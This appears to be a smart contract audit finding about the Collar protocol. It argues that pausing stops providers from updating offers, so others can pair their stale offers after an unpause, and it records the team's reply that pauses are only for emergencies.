> Providers offers do not limit execution price (only strike percentages), nor have deadlines, and are expected to be actively managed.

Providers are exposed to slippage risks. The protocol has decided not to implement a slippage protection mechanism for the providers, based on the assumption that `providers offers are expected to be actively managed`.

However, the paused state breaks this assumption, as providers will not be able to manage their offers while the protocol is paused, due to the `whenNotPaused` modifier on the `CollarProviderNFT::updateOfferAmount()` function:

```
function updateOfferAmount(uint offerId, uint newAmount) external whenNotPaused {
```

The paused state can last for any amount of time. During this period, asset prices will fluctuate normally, and can get to a point where the provider cannot hedge properly with the terms of the offer they created at the prior price levels. This means the provider will incur losses if the offer is paired, and they cannot do anything to prevent the offer from being paired during the paused state.

Then, considering one provider might have an unlimited number of active orders, they might not be able to cancel them all in the same block when the protocol is unpaused. This leaves providers exposed to unmanageable slippage risks.

This exposes providers to the following risk:

- Provider has several open offers.
- The protocol is paused.
- Asset prices move significantly, such that the offers does not make sense anymore for the provider.
- The protocol is unpaused.
- Without front-running, any user can monitor the chain for the unpause event emission, and pair any of the provider's undesired offers before the provider can cancel.

Recommendations: Allow providers to manage their offers even while the protocol is paused. The protocol will most likely not want to remove the `whenNotPaused` modifier from `CollarProviderNFT::updateOfferAmount()`, as this function moves funds from the protocol. So this can be solved by:

- Introducing a `pauseOffers()` function, that sets `providerPaused[provider] = true`.
- Introducing a `require(!providerPaused[provider], ...)` on `CollarProviderNFT::mintFromOffer()`.

Clave: Pausing is for emergencies, for example a critical bug or reason to suspect one. A pause can be unpaused if the contracts can be made safe to use. Pausing has obvious negative consequences (locking of funds, DoSing functionality), so is assumed to be only used to prevent more severe damage than is caused by it. Making any business logic "pausing aware" makes sense only if periodic pausing is planned (for example for some trad-fi related feeds this can be true), this is not the case here currently. All methods are paused because if the threat is an unknown bug, the pause should pause all exits and storage changes until cleared as safe.

A scenario of a long or permanent pause implies deprecation of some contracts due to a bug and migration of any held tokens or NFTs to a new contract via the rescue tokens functionality. In such a case, any internal logic (in the deprecated contracts) is irrelevant.

This makes the majority of pausing issues invalid, since if everything (that isn't `onlyOwner`) is paused, it is obvious that users cannot interact with their positions.